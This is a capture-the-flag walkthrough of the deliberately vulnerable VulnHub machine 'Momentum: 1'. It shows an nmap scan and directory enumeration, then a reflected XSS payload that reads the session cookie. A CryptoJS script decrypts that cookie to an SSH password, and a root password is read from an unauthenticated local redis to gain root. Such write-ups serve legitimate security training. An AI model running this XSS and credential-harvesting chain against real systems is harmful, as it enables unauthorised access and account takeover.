Momentum: 1

Today, we'll taking a look at the first machine of the momentum series on vulnhub.
You can download the machine here.

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.56.109
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 08:21 EET
Nmap scan report for 192.168.56.109
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5c8e2cccc1b03e7c0e2234d860314e62 (RSA)
|   256 81fdc64c5a500a27ea833864b98bbdc1 (ECDSA)
|_  256 c18f87c1520927605f2e2de0080372c8 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Momentum | Index
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:47:5D:5A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.15 ms 192.168.56.109

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```


The machine is running an Apache server and ssh.
Let's discover directories.

```
dirsearch -u 192.168.56.109
```


```
[08:24:56] 301 -  313B  - /js  →  http://192.168.56.109/js/
[08:25:02] 301 -  314B  - /css  →  http://192.168.56.109/css/
[08:25:04] 301 -  314B  - /img  →  http://192.168.56.109/img/
[08:25:04] 200 -    2KB - /index.html
[08:25:05] 200 -  930B  - /js/
[08:25:06] 301 -  317B  - /manual  →  http://192.168.56.109/manual/
[08:25:06] 200 -  626B  - /manual/index.html
[08:25:09] 403 -  279B  - /server-status
[08:25:09] 403 -  279B  - /server-status/

Task Completed
```

In the **js** directory, there's a file **main.js** that has a php file and a password and looks like it's using CryptoJS.




Let's check that php file.
And looks like it just prints the text we put.



I tried a bunch of things, then I tried to view the cookie with js.

```
http://192.168.56.109/opus-details.php?id=<script>alert(document.cookie)</script>
```

We got the cookie.



And looks like it's encrypted.
We could use CryptoJS and the key we found earlier to decrypt it.

If you don't have CryptoJS, you can install it with the following command.

```
npm install crypto-js
```

You can read the documentation of CryptoJS here.
And you can also read this article.

I then made this script to decrypt the cookie.

```
┌──(root㉿kali)-[~]
└─# cat decrypt.js
const CryptoJS = require('crypto-js');

const encrypted = "U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt";
const key = "SecretPassphraseMomentum";

const bytes = CryptoJS.AES.decrypt(encrypted, key);
const plaintext = bytes.toString(CryptoJS.enc.Utf8);

console.log(plaintext);

┌──(root㉿kali)-[~]
└─# node decrypt.js
auxerre-alienum##
```

I then tried to ssh and got in with the user **auxerre** and the password **auxerre-alienum##**

```
┌──(root㉿kali)-[~]
└─# ssh auxerre@192.168.56.109
auxerre@192.168.56.109's password:
Linux Momentum 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul  5 01:59:27 2023 from 192.168.56.1
auxerre@Momentum:~$
```

I then found the user flag.

```
auxerre@Momentum:~$ ls
user.txt
auxerre@Momentum:~$ cat user.txt
[ Momentum - User Owned ]
------------------------------------------
flag : 84157165c30ad34d18945b647ec7f647
------------------------------------------
auxerre@Momentum:~$
```

After some local enumeration, I used the command **ps aux** and found that the machine is running a redis server.

```
root       390  0.0  0.1 225824  3856 ?        Ssl  02:19   0:00 /usr/sbin/rsyslogd -n -iNONE
root       437  0.0  0.0   5612  1676 tty1     Ss+  02:19   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
redis      449  0.1  0.4  51672  9500 ?        Ssl  02:19   0:03 /usr/bin/redis-server 127.0.0.1:6379
root       462  0.0  0.3  15852  7012 ?        Ss   02:19   0:00 /usr/sbin/sshd -D
```

You can use this command to connect to the server.

```
redis-cli
```

I then found the root password, switched to root and got the root flag.

```
auxerre@Momentum:~$ redis-cli
127.0.0.1:6379> keys *
1) "rootpass"
127.0.0.1:6379> get rootpass
"m0mentum-al1enum##"
127.0.0.1:6379> exit
auxerre@Momentum:~$ su root
Password:
root@Momentum:/home/auxerre# id
uid=0(root) gid=0(root) groups=0(root)
root@Momentum:/home/auxerre# cd /root
root@Momentum:~# ls
root.txt
root@Momentum:~# cat root.txt
[ Momentum - Rooted ]
--------------------------------------------
Flag : 658ff660fdac0b079ea78238e5996e40
--------------------------------------------
by alienum with <3

root@Momentum:~#
```